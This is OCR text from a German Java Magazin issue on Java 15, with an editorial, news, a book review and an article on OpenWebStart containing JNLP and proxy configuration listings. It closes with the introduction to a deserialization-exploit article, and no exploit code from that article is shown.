Neue Serie: Modulithen S. 44

Agile Architektur für Unternehmen S. 68

Terminalbibliotheken im Vergleich S. 76

JAVA Mag

Java magazin™

Java | Architektur | Software-Innovation

JAVA 15

GRUNDSTEINLEGUNG FÜR DIE ZUKUNFT

Ausgabe 12.2020

Deutschland € 9,80
Österreich € 10,80
Schweiz sFr 19,50
Luxemburg € 11,15

4 194586 709801 12

www.javamagazin.de

Jo, wir schaffen das!

Wenig erfüllt das Herz des Menschen mit mehr Stolz als das Erschaffen von Neuem. Das ist sozusagen Wasser auf die Mühlen unseres menschlichen Gottkomplexes. Schaut man sich einmal um in der Welt, sei es in der visuellen Kunst, der Schriftstellerei oder eben in der Architektur, dann kommt bei diesem Schaffensdrang durchaus das ein oder andere Meisterwerk heraus. Schon Goethe wusste, dass die echte Sehnsucht des Menschen stets produktiv sein muss, ein Neues, Besseres zu schaffen.

Doch natürlich ist das Schaffen ein Prozess. Wir sind, egal wie sehr manche sich das auch einreden mögen, eben keine Götter. Kein noch so vehementes Fingerschnippen wird etwas Bleibendes und Wunderbares ins Leben rufen – von einem schönen Ton, der allzu bald verhallt, einmal großzügig abgesehen. Nachhallend vielleicht, aber nicht nachhaltig. Das muss auch gar nicht sein, Rom wurde ja schließlich auch nicht an einem Tag erbaut. Und der Aufwand hat sich offenbar gelohnt.

Java – weder die Sprache noch die Insel – ist nicht an einem Tag erschaffen worden, auch wenn man bei der Insel einen theologischen Diskurs beginnen könnte. Bleiben wir daher lieber bei der Sprache Java. Vor Kurzem noch haben wir das 25-jährige Jubiläum gefeiert: 25 Jahre, in denen die Entwicklung der Sprache nie stillstand. Mittlerweile sind wir bei Version 15 angelangt, doch ist diese, obgleich sie natürlich ganz wunderbar für sich allein stehen kann, nur ein Grundgerüst für das nächste Long-Term-Support-Release Java 17: Ja, die Erker, Säulengänge und Zierbögen sind wunderbar, doch manche Features des neuen Releases befinden sich noch im Bau und in der Prüfphase, etwa Sealed Classes, Pattern Matching und Records. Fertig sind hingegen die beiden Garbage Collectors ZGC und Shenandoah sowie Hidden Classes.

Wer sich mit dem Baugewerbe auskennt, wird vermutlich auch schon von dessen eher düsteren Seiten gehört haben. Zwielichtige Gestalten sind oft in Bauvorhaben involviert, und es soll sogar schon vorgekommen sein, dass ungeliebte Aktionäre ... verschwanden. Aufmerksame Häuslebauer können vielleicht aus dem Fundament ein gebogenes Rhinozeros-Horn herausragen sehen. Wir werden dich vermissen, Nashorn. Außerdem leuchten einige Pfeiler verdächtig, doch keine Sorge: Das ist keine Radioaktivität, sondern nur die veralteten Ports für SPARC und Solaris.

Sie sehen, liebe Bauherrinnen und Bauherren, die ewige Baustelle Java wurde erneut sicherer, besser und schöner, der Grundstein für die nächste LTS-Version gelegt. Ach ja: Der Zulieferer für Baustoffe wurde auch gewechselt: Mercurial ist abgemeldet, dafür übernehmen nun Git bzw. GitHub. Aber davon erzähle ich euch in einer der nächsten Ausgaben.

Nun, nach getaner Arbeit, wird es Zeit, sich zurückzulehnen, ein wenig im Garten zu verharren und sich der Lektüre zu widmen, bevor der Baustellenlärm wieder beginnt. In diesem Sinne wünsche ich zum Richtfest von Java 15 Glück und Segen sowie viel Vergnügen beim Lesen.

Dominik Mohilo | Redakteur

@JavaMagazin

Mit Java 15 erscheint nun bereits das sechste halbjährliche Java-Release in Folge. Und das mal wieder genau im Zeitplan – eine Eigenschaft, die man von IT-Projekten im Allgemeinen und früheren Java-Versionen im Speziellen so nicht gewohnt ist. Laut der Ankündigung auf der Mailingliste gibt es neben Hunderten kleineren Verbesserungen und Tausenden Bugfixes insgesamt vierzehn neue Features. In diesem Artikel werfen wir einen Blick auf die relevanten Änderungen.

Eine der Neuerungen im neuen Java-Release-Train war die von Oracle angekündigte Entfernung von Java Web Start aus dem Oracle JDK. Vielen wurde erst damals wirklich bewusst, dass Web Start kein Bestandteil des OpenJDK ist, sondern von Oracle Closed Source entwickelt wurde.

Im diesem Teil unserer Artikelserie zu Deserialisierungsschwachstellen in Java wollen wir selbst einen Exploit Code schreiben. Wir sehen uns an, wie anhand der BeanShell Gadget Chain eine Deserialisierungsschwachstelle unter realen Bedingungen ausgenutzt werden kann.

Es herrscht die weitverbreitete Ansicht, dass Monolithen grundsätzlich aus schlecht strukturiertem Legacy-Code bestehen und sich Monolithen und Modularisierung gegenseitig ausschließen. Dass dem nicht so ist, zeigt die Architekturform der Modulithen. In dieser Artikelserie wird sie beleuchtet.

Bei Projekten der Unternehmensarchitektur (auch Enterprise Architecture) ist meist die oberste Ebene des Managements die treibende Kraft. Doch wie ist das mit den Regeln und Best Practices der agilen Softwareentwicklung vereinbar?

Magazin

Java Core

Titelthema

Architektur

Enterprise

Agile

Tools

Web

Internet of Things

Standards

@nnotations

TWEET DES MONATS

One person's impossibilities are another person's routines.

@venkat_s | August 2020

Frisch von JAXenter

Eclipse IDE 2020-09: Java 15 Support und verbesserte Styles
https://tinyurl.com/y679mubj

Auf dem Weg zu **Angular 11**: Abschied vom IE 9 und 10 in Next.4
https://tinyurl.com/y67qga25

Abschied von „Master" im Code: **V8 und GitHub** ändern Namensgebung
https://tinyurl.com/y69d3ddf

„Thomas Edison sagte einmal: „Ich habe nicht versagt. Ich habe nur 10 000 Wege gefunden, die nicht funktionieren werden." In den MINT-Disziplinen dreht sich alles um Versuch und Irrtum, und man muss bereit sein, Risiken einzugehen, um eine erfolgreiche Technologin zu sein. Überlegt jetzt einmal, wie viele Familien ihre Kinder großziehen. Wir lassen unsere Jungs viel mehr Risiken eingehen als unsere Mädchen, sei es auf einem Sportplatz oder wenn es darum geht, jemanden nach einem Date zu fragen. Scheitern bietet wertvolle Lektionen fürs Leben, doch weil wir unsere Töchter vor Enttäuschungen schützen wollen, nehmen wir ihnen die Möglichkeit zu lernen. Glücklicherweise hat mein Vater bei mir einen ganz anderen Ansatz verfolgt und mich herausgefordert, Risiken einzugehen."

Reema Poddar
Chief Product Officer für Teradata
https://tinyurl.com/yyll58zu


LET'S TALK!

Jetzt, wo JavaFX 15 das Licht der Welt erblickt hat, wird es Zeit, einen Blick auf die neuesten Features zu werfen. Wir haben daher mit Java Champion und Gluon-Mitgründer **JOHAN VOS** gesprochen, um alles über das aktuelle JavaFX-Release zu erfahren. Er spricht im Interview zudem über die Pläne für JavaFX 16 und darüber, warum JavaFX sehr wohl konkurrenzfähig ist.
https://tinyurl.com/yxayahv3

TV-TIPP

KI und intelligente Maschinen ziehen in unseren Alltag ein. Doch während Emotionen bei menschlicher Interaktion eine Schlüsselrolle spielen, fehlt den Maschinen dieser Aspekt. Maschinen, die in der Lage sind, Emotionen auf der Grundlage von Gesichtsausdruck, sprachlichen Interaktionen, Körpersprache usw. zu verstehen, haben das Potenzial, die Mensch-Maschine-Interaktion auf eine andere Ebene zu heben, die noch wenig erforscht ist, aber immense Möglichkeiten bietet. In diesem Talk von der ML Conference beleuchtet Srividya Rajamani die jüngsten Fortschritte im Bereich des emotionalen maschinellen Lernens und die Vor- und Nachteile des Aufbaus emotional intelligenter Maschinen. **https://tinyurl.com/y66vzf2q**

JUG-Kalender



Neues aus den User Groups

WER?	WAS?	WO?
JUG Ingolstadt	10.11.2020: Java-Treff	https://tinyurl.com/yywftb5b
JUG Switzerland	10.11.2020: The Art of Software Reviews	https://tinyurl.com/yydruuap
JUG Darmstadt	12.11.2020: JUG DA: Crypto 101 (Oliver Milke)	https://tinyurl.com/y6zkgmac
JUG Mainz	18.11.2020: Projekte Valhalla, Loom und GraalVM (Vadym Kazulkin)	https://tinyurl.com/y28bqh53
JUG Oberpfalz	18.11.2020: Ultraschnelle Java In-Memory Datenbankanwendungen mit MicroStream	https://tinyurl.com/yx8z7xgn
JUG Frankfurt	25.11.2020: Ultraschnelle Java In-Memory Datenbankanwendungen mit MicroStream (Markus Kett)	https://tinyurl.com/y5dlu7p3
JUG Hannover	27.11.2020: Java Stammtisch	https://tinyurl.com/yy79b5ta
JUG Berlin-Brandenburg	01.12.2020: Monatlicher Stammtisch der JUG Berlin-Brandenburg	https://tinyurl.com/y3ng83zy

Alle Angaben ohne Gewähr. Da Termine sich kurzfristig ändern können, überprüfen Sie diese bitte auf der jeweiligen JUG-Website.

Java ist nicht nur eine Insel, sondern auch ein weites Feld – dementsprechend steht das Java Magazin allen kreativen Köpfen offen, die dieses Feld gemeinsam mit uns beackern wollen. Habt Ihr ein spannendes Thema in petto, das einen technischen Mehrwert für unsere Leser bietet, auf werbliche Elemente verzichtet und die breite Java-Community anspricht, dann seid Ihr bei uns herzlich willkommen. Also: Keine Angst vor der eigenen Courage und einfach einen kurzen Abstract an **redaktion@javamagazin.de** schicken.

Java Coding Problems

von Anghel Leonard

Programmieren ist eine jener Wissenschaften, die man am besten durch Übung erlernt. Da man oft nicht die Zeit hat, stundenlang sinnlos zu programmieren, bietet der PackT-Verlag nun ein Lehrbuch mit Java-Problemen an. Der didaktische Aufbau ist gelungen. Auf 809 Seiten stellt der Autor eine Gruppe verschiedener Probleme vor, die er in insgesamt 13 Kapitel unterteilt. Der PT-Entwickler soll sich einige Aufgaben aussuchen und versuchen, eine Lösung zu finden. Der Autor präsentiert umfangreiche Beispiellösungen, die didaktisch mehr als sauber implementiert sind. Leonard ist sich der raschen Weiterentwicklung von Java bewusst und setzt deshalb auf Version 12 des JDK. Als Entwicklungsumgebung kommt NetBeans zum Einsatz – der Code lässt sich naturgemäß auch mit anderen IDEs verwenden.


Im ersten Aufgabenbereich beschäftigt sich der Autor mit Problemen, die Strings, Zahlen und Mathematik betreffen. Hier findet sich eine interessante Liste von Aufgaben, die von sehr schwierig (Verarbeitung von Unicode) bis einfach und nur wegen des Hintergrundwissens interessant reichen. Wer die Musterlösungen ansieht, stellt allerdings schnell fest, dass der Autor keine Angst hat, dem PT-Leser technische Informatik zuzumuten. Bei der Arbeit mit Objekten kehrt Leonard die Reihenfolge insofern um, als er dem angehenden Entwickler als Erstes einfache Aufgaben zumutet – Werfen einer Exception beim Vorfinden einer Nullinstanz – und das fachliche Niveau erst danach (aggressiv) anhebt. Neben lustigen Problemen mit tiefen und flachen Objektkopien findet man auch einige Themen aus der OOP-Forschung.

Interessant ist die Arbeit mit Datenstrukturen. Neben einfacheren Aufgaben findet sich eine Beispielimplementierung seltener Suchalgorithmen, darunter interessante Suchverfahren, die in der Praxis oft Zeit sparen. Es sei allerdings angemerkt, dass dieses Kapitel die Lektüre von Knutth oder Sedgewick auf keinen Fall ersetzen kann. Die darauffolgenden Ausführungen zur Dateiverarbeitung sind dann wieder wie gewohnt – interessant ist dabei eigentlich nur der Abschnitt, der sich mit der Tokenisierung von Strings auseinandersetzt und ungewöhnliche Vorgehensweisen präsentiert.

Fragt man den Normalentwickler nach dem für ihn angsteinflößendsten Teil des Java-Standards, bekommt man in vielen Fällen Reflection als Antwort. Der Autor ist sich dieser Tatsache bewusst. Neben der statischen bzw. dynamischen Analyse des Inhalts einer Klasse demonstriert das Buch auch, wie man die durch Reflection gewonnenen Erkenntnisse in die Ausführung von Methoden oder die Veränderung von Werten umsetzt. Damit ist der Großteil der Aufgaben erledigt. Die nächsten beiden Kapitel beschäftigen sich mit grundlegender und fortgeschrittener funktionaler Programmierung, es folgt eine Vorstellung der Methoden zur Parallelisierung. Hier geht Leonard noch einmal richtig in die Vollen: Es gibt kaum ein Feature des Threading-API, das nicht durch eine Programmierübung demonstriert wird. Die beiden folgenden Abschnitte zu Optionals und zum HTTPClient geben ebenfalls keinen Anlass zur Kritik.

Aus der Logik folgt, dass ein 800 Seiten langes Lehrbuch beim Abdrucken der diversen Antworten immer bis zu einem gewissen Grad Mut zur Lücke beweisen muss. PackT hat die Snippets allerdings richtig getroffen, in vielen Fällen finden sich zudem tiefergehende Grafiken mit Zusatzinformationen. Wer mit einem der im Inhaltsverzeichnis genannten Themenkreise Probleme hat, dürfte den Kauf des Lehrbuchs mit Sicherheit nicht bereuen. Hat man die Aufgaben durchgearbeitet (oder zumindest die abgedruckten Lösungen aufmerksam gelesen), verfügt man über einen wesentlich tiefergehenden Einblick in die jeweilige Materie. Von der englischen Sprache sollte man sich dabei nicht abschrecken lassen.

Tam Hanna



Anghel Leonard

Java Coding Problems

Improve your Java Programming skills by solving real-world coding challenges

816 Seiten, 39,88 Euro
Packt Publishing, 2019
ISBN: 978-1789801415

Wie Open Source Web Start rettet

Bye Java Web Start, hello OpenWebStart

Zwei Jahre ist es mittlerweile her, dass der neue Java-Release-Train und verschiedene Ankündigungen von Oracle die Java-Community so richtig durchgerüttelt haben. Eine der Neuerungen war die von Oracle angekündigte Entfernung von Java Web Start aus dem Oracle JDK. Vielen Entwicklern wurde erst damals wirklich bewusst, dass Web Start kein Bestandteil des OpenJDK ist, sondern von Oracle Closed Source entwickelt wurde.

von Hendrik Ebbers

Vor allem in den Releases bis Java 8 hat Oracle verschiedene Komponenten des Oracle JDK außerhalb der Open Source Repositories des OpenJDK entwickelt. **Abbildung 1** zeigt ein paar Beispiele. Auch wenn das mit Java 11+ deutlich besser geworden ist und Oracle einiges an das OpenJDK contributet hat, sind doch ein paar Funktionen und Tools auf der Strecke geblieben. Das beste Beispiel ist wohl Java Web Start. Durch die Abkündigung von Oracle Web Start in Java 11 und die Lizenzänderungen für Java 8 blieb Nutzern eigentlich nur die Möglichkeit eines kostenpflichtigen Supportvertrags für Oracle JDK 8 oder die Migration aller ihrer Web-Start-basierten Anwendungen innerhalb eines Jahres. Was für viele Firmen zunächst wie eine riesige Katastrophe aussah, konnte am Ende genutzt werden, um die Möglichkeiten und Vorteile von Open Source zu zeigen: Mit OpenWebStart [1] ist eine hundertprozentige Open-Source-Implementierung der Web-Start-Funktionalitäten entstanden.

Ermöglicht wurde das durch die Zusammenarbeit verschiedener Firmen, die die Entstehung des Projekts gefördert haben. Intern nutzt OpenWebStart die Java Library IcedTea-Web [2], die der AdoptOpenJDK Community von Red Hat zur Verfügung gestellt wurde und die mittlerweile – genau wie OpenWebStart – von der Karakun AG gepflegt und weiterentwickelt wird [3].

In diesem Artikel wird gezeigt, wie OpenWebStart den JNLP-Standard so anpasst und auf ein neues Level hebt, dass Web-Start-Anwendungen auch mit den neuen Herausforderungen im Java-Ökosystem (wie Java 11

oder unterschiedlichen JDK-Distributionen) umgehen können. Das kann vor allem denjenigen Firmen dabei helfen, die Entwicklung voranzutreiben und veraltete Komponenten und Konzepte schrittweise abzulösen, die seit vielen Jahren ihre Software auf Basis von Web Start entwickeln.

Damit dieser Artikel auch für Java-Entwickler interessant ist, die kein Java Web Start bzw. OpenWebStart nutzen, will ich auch ein paar Einblicke in die Entwicklung von OpenWebStart geben. Was auf den ersten Blick wie langweilige Legacy-Software aussieht, beinhaltet doch ein paar spannenden Herausforderungen für Entwickler.




Abb. 1: Bis Java 8 hat Oracle verschiedene Komponenten des Oracle JDK außerhalb der Open Source Repositories des OpenJDK entwickelt

Ein altes Tool in einer neuen Welt

Als der JNLP-Standard mit JSR 56 im Jahr 2000 definiert wurde, dachte noch niemand daran, dass es irgendwann einmal verschiedene Java-Distributionen von Herstellern wie Oracle, AdoptOpenJDK, Azul oder Bellsoft geben würde. Zu diesem Zeitpunkt war Java selbst noch nicht einmal Open Source. Daher geht der Standard auch erst einmal nur davon aus, dass alle Java-Versionen aus dem System eines Herstellers (Sun, später Oracle) kommen und nur durch eine Version spezifiziert sind. Auch ging man bei der Definition des JNLP-Standards davon aus, dass auf allen Clients standardmäßig ein JRE installiert ist. Wie hätte man damals auch sonst diese modernen Applets im Netscape ausführen sollen?

Heute bewegen wir uns im Bereich der Desktopentwicklung mit Java in einer völlig anderen Welt. In der Regel ist kein JRE mehr auf Client-Rechnern installiert, und aufgrund der neuen Lizenzen des Oracle JDK dürfen Firmen auf deren Nutzung aus rechtlicher Sicht oft sowieso nicht mehr setzen. Hinzu kommt, dass es unterschiedliche Ausprägungen von Java Binaries gibt. Nicht nur, dass sie von unterschiedlichen Herstellern kommen können, auch inhaltlich können sie sich unterscheiden. Bei Bellsoft kann ich für Windows z. B. folgende Varianten von Java 11 herunterladen: Standard JDK, Standard JRE, Lite JDK, Full JDK, Full JRE. Hinzu kommt, dass man sich seit Java 9 mit jlink schnell selbst eine auf die Anwendung zugeschnittene Laufzeitumgebung paketieren kann.

In OpenWebStart liefert der JVM-Manager alle Funktionalitäten, um JNLP-Anwendungen auch in der heutigen Zeit noch sauber ausführen zu können. Diese Komponente von OpenWebStart verwaltet intern JVM-Installationen und lädt für den Start einer JNLP-Anwendung je nach Konfiguration auch eine passende bzw. benötigte JVM direkt von einem dedizierten Server. Aus diesem Grund wird für die Nutzung von OpenWebStart auch keine Java-Installation auf dem Client benötigt. Wenn lokal keine passende Laufzeitumgebung gefunden wird, lädt OpenWebStart diese direkt von AdoptOpenJDK oder einem anderen konfigurierten Server herunter. Sollte man hier z. B. kommerziellen Support für Java bei der Firma Bellsoft beziehen, kann man sowohl JNLP-Anwendungen als auch komplette OpenWebStart-Installation so konfigurieren, dass nur Bellsoft Liberica als Laufzeitumgebung für Anwendungen genutzt werden kann. OpenWebStart erlaubt hierbei auch direkt die Definition eines Vendors oder sogar einer expliziten JVM im JNLP-File. Um Missbrauch zu umgehen, können in OpenWebStart Whitelists für Server gepflegt werden. Listing 1 zeigt, wie innerhalb eines JNLP-Files definiert werden kann, dass eine Java-11-Laufzeitumgebung von AdoptOpenJDK zum Ausführen der Anwendung benötigt wird.

Das Auswählen einer passenden JVM

Um im JVM-Manager von OpenWebStart unterschiedliche Java Runtimes zu verwalten, mussten wir einiges an Funktionalität schaffen. Es muss möglich sein, dass sowohl lokal installierte als auch von OpenWebStart heruntergeladene JVMs gefunden und analysiert werden. Das Ausführen einer JNLP-Anwendung kann bestimmte Voraussetzungen für eine JVM vorschreiben. So kann es z. B. sein, dass eine Anwendung eine Bellsoft Liberica JVM in der Version 1.8.* benötigt. Um diese und andere Bedingungen erfüllen zu können, müssen alle JVMs analysiert werden. Auch wenn Java an vielen Stellen

Listing 1

```
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="1.0+" codebase="https://sample.com/">
  <information>
    <title>Java 11 App</title>
    <vendor>Karakun AG</vendor>
    <offline-allowed/>
  </information>
  <security>
    <all-permissions/>
  </security>
  <resources>
    <java version="11+" vendor="AdoptOpenJDK"/>
    <jar href="jars/application.jar"/>
  </resources>
  <application-desc main-class="com.karakun.Application"/>
</jnlp>
```




Abb. 2: Auflistung aller JVMs mit verschiedenen Konfigurationsmöglichkeiten




Abb. 3: Roadmap für die nächsten Monate

Abb. 4: Verschiedene Supporter von OpenWebStart

standardisiert ist, gibt es leider keinen Standardfile in jeder JDK-Installation, in dem solche Informationen zu finden sind. Daher werden die JVMs von OpenWebStart „angestoßen", um ihre Parameter zu ermitteln. Hierbei reicht es nicht, ein *java -version* auszuführen. Dieses liefert nicht alle der für OpenWebStart benötigten Informationen und sieht auch je nach Vendor unterschiedlich aus. Gibt man beim Start einer JVM allerdings den Parameter *-XshowSettings:properties* mit, so bekommt man alle relevanten Properties der JVM angezeigt. Listing 2 liefert einen Auszug dieser Properties.

Listing 2

```
java.runtime.name = OpenJDK Runtime Environment
java.runtime.version = 11.0.3+7
java.specification.name = Java Platform API Specification
java.specification.vendor = Oracle Corporation
java.specification.version = 11
java.vendor = AdoptOpenJDK
java.vendor.url = https://adoptopenjdk.net/
java.vendor.url.bug = https://github.com/AdoptOpenJDK/openjdk-build/issues
java.vendor.version = AdoptOpenJDK
java.version = 11.0.3
```

Durch das Auslesen dieser Properties können alle vorhandenen JVMs von OpenWebStart verwaltet und kann beim Start einer JNLP-Anwendung die passende Laufzeitumgebung ausgewählt werden. OpenWebStart bietet in den Settings auch eine Auflistung aller JVMs mit verschiedenen Konfigurationsmöglichkeiten (**Abb. 2**). Neben den lokalen JVMs werden die jeweiligen Informationen natürlich auch für alle auf hinterlegten Downloadservern bereitgestellten JVMs vorgehalten, sodass OpenWebStart dem Benutzer den Download einer neuen JVM vorschlagen kann, wenn lokal keine passende gefunden wird.

Die Proxy-Funktionalität von OpenWebStart

Eine der Aufgaben im Umfeld von OpenWebStart, mit der sich bisher nur wenige Java-Entwickler beschäftigt haben, ist das Proxy API von Java (Achtung: Nicht zu verwechseln mit dem API zur Erstellung von dynamischen Proxy-Klassen und -Instanzen in Java). Hier geht es darum, dass in einer Java-Anwendung für alle Netzwerkverbindungen (HTTP, FTP, generelle Socket-Verbindungen etc.) automatisch ein Proxy zwischengeschaltet wird. In Java wird ein solcher Proxy über die Klasse *java.net.Proxy* definiert. Die Klasse *java.net.ProxySelector* ist der Manager solcher Proxy-Instanzen und wird bei jedem internen Verbindungsaufruf automatisch aufgerufen, um einen zur gewünschten Verbindung passenden Proxy zu liefern. Soll kein Proxy genutzt werden, kann der Singleton *java.net.Proxy.NO_PROXY* zurückgeliefert werden. Wie in Listing 3 gezeigt kann ein ziemlich einfacher Proxy in Java erstellt werden. Hierbei wird für alle HTTPS-Verbindungen automatisch ein unter *localhost:8080* erreichbarer Proxy genutzt.

In OpenWebStart haben wir auf Basis dieses APIs zum Beispiel System-Proxys für Windows, Linux und Mac implementiert, die automatisch die Systemkonfiguration des Betriebssystems auslesen und auf deren Basis Java-Proxy-Objekte erstellen. Dazu werden für Windows alle relevanten Informationen von OpenWebStart direkt aus der Windows Registry ausgelesen. PAC-basierte Proxys werden auch unterstützt. Diese deutlich dynamischeren Proxys werden durch ein beliebiges JavaScript-Skript definiert, das bei jeder Proxy-Bestimmung ausgeführt wird und das auf Basis der Verbindungsinformationen dynamisch passende Proxys liefert. Um PAC zu unterstützen, müssen spezielle JavaScript-Methoden vorhanden sein, die nicht zum JavaScript-Standard gehören und in der Regel von jedem Browserhersteller implementiert werden. Eine Auflistung kann man unter [4] finden. Auch diese Funktionen sind Bestandteil von OpenWebStart und es gibt somit sogar JavaScript-Code in diesem Projekt. Das hätte ich zu Beginn der Entwicklung auch noch nicht für möglich gehalten.

Die Zukunft von OpenWebStart

Seit dem Release 1.0 von OpenWebStart sind die grundsätzlichen Funktionalitäten zum Verwalten und Ausführen von JNLP-Anwendungen sowie der JVM-Manager implementiert worden. Das Tool wurde bereits in dieser Version mehrere tausendmal heruntergeladen und genutzt. Bis zur aktuellen Version 1.2 sind einige neue Features wie Whitelists für Server hinzugekommen und verschiedene Bugs wurden behoben. Aktuell ist für November 2020 das nächste Release 1.3 geplant. Wie für das Release 1.2 wird es auch hier ein kostenloses Webinar mit der Vorstellung der neuen Features sowie einer offenen Fragerunde geben [5]. **Abbildung 3** zeigt die Roadmap für die nächsten Monate.

Ein wichtiger Punkt für OpenWebStart ist der kommerzielle Support. Dieser ermöglicht es, dass die Karakun AG das Open-Source-Projekt weiter pflegen und regelmäßig neue Releases veröffentlichen kann. Denn auch wenn OpenWebStart alle Vorteile der Open-Source-Entwicklung mit sich bringt, kostenlos sind die Wartung und Pflege wie bei allen größeren Open-Source-Projekten nicht. **Abbildung 4** zeigt verschiedene Supporter von OpenWebStart.

OpenWebStart wurde anfangs entwickelt, um Java-8-basierte Anwendungen ein paar Jahre länger über Web Start zu betreiben und so Unternehmen mehr Zeit für eine geplante Migration zu einer neuen Technologie zu bieten. Mittlerweile sehen wir aber, dass viele Anwendungen auf Java 11 migriert wurden und OpenWebStart genutzt wird, um diese Anwendungen mit AdoptOpenJDK 11 zu starten. **Abbildung 5** zeigt die Verteilung von Java-8- und Java-11-Anwendungen sowie der genutzten Betriebssysteme von OpenWebStart.

Auch wenn es uns freut, dass OpenWebStart bereits für den Betrieb von Java-11-Anwendungen (und auch JavaFX-Anwendungen) genutzt wird, so ist es an der Zeit, nach neuen Möglichkeiten zum Ausrollen, Ausführen und Warten von Java-Desktopanwendungen zu schauen. Basierend auf den Erfahrungen, die mit Tools wie OpenWebStart oder dem javapackager gemacht wurden, gibt es bereits Ideen für zukünftige Tools und Workflows. Sicherlich wird hier kein Closed-Source-Tool das Rennen machen. Deutlich besser ist es, wenn verschiedene Hersteller wie Oracle, Red Hat und Karakun sich hier zusammentun und eine einheitliche Open-Source-Lösung entwickeln. Mit dem Einzug von AdoptOpenJDK in die Eclipse Foundation [6] bietet sich eine ideale Basis. Auch Karakun wird eines der Gründungsmitglieder und fester Bestandteil der Working Group sein.




Abb. 5: Verteilung von Java-8- und Java-11-Anwendungen und der genutzten Betriebssysteme von OpenWebStart

Listing 3

```
ProxySelector.setDefault(new ProxySelector() {
  @Override
  public List<Proxy> select(final URI uri) {
    if (Objects.equals(uri.getScheme(), "https")) {
      final Proxy proxy = new Proxy(Proxy.Type.HTTP,
                                    new InetSocketAddress("localhost", 8080));
      return Collections.singletonList(proxy);
    }
    return Collections.singletonList(Proxy.NO_PROXY);
  }

  @Override
  public void connectFailed(final URI uri, final SocketAddress sa,
                                                    final IOException ioe) {
    System.out.println("Proxy Connection failed for '" + uri + "'");
    ioe.printStackTrace();
  }
});
```

Hendrik Ebbers ist Java-Entwickler bei der Karakun AG und lebt in Dortmund. Er ist Gründer und Leiter der Java User Group Dortmund und hält Vorträge und Präsentationen in User Groups und auf Konferenzen. Er bloggt über UI-bezogene Themen und sein JavaFX-Buch „Mastering JavaFX 8 Controls“ wurde 2014 von Oracle Press veröffentlicht. Hendrik ist JavaOne Rockstar, Mitglied der JSR-Expertengruppe und Java-Champion.

www.guigarage.com **@hendrikEbbers**

Links & Literatur

[1] https://openwebstart.com

[2] https://github.com/AdoptOpenJDK/IcedTea-Web

[3] https://github.com/karakun/OpenWebStart

[4] https://developer.mozilla.org/en-US/docs/Web/HTTP/Proxy_servers_and_tunneling/Proxy_Auto-Configuration_(PAC)_file#Predefined_functions_and_environment

[5] https://mailchi.mp/karakun/openwebstart-v12-faqsession

[6] https://dev.karakun.com/2020/06/29/adoptopenjdk-eclipse.html

Deserialisierungsschwachstellen im Java-Programmcode

Bastelstunde: Deserialisierungs-Exploits

Im diesem Teil unserer Artikelserie zu Deserialisierungsschwachstellen in Java wollen wir selbst einen Exploit Code schreiben. Wir sehen uns an, wie anhand der BeanShell Gadget Chain [1], [2] eine Deserialisierungsschwachstelle unter realen Bedingungen ausgenutzt werden kann. Hiermit sollten wir dann in der Lage sein, eigene Befehle im Betriebssystem auszuführen.

von Axel Rengstorf

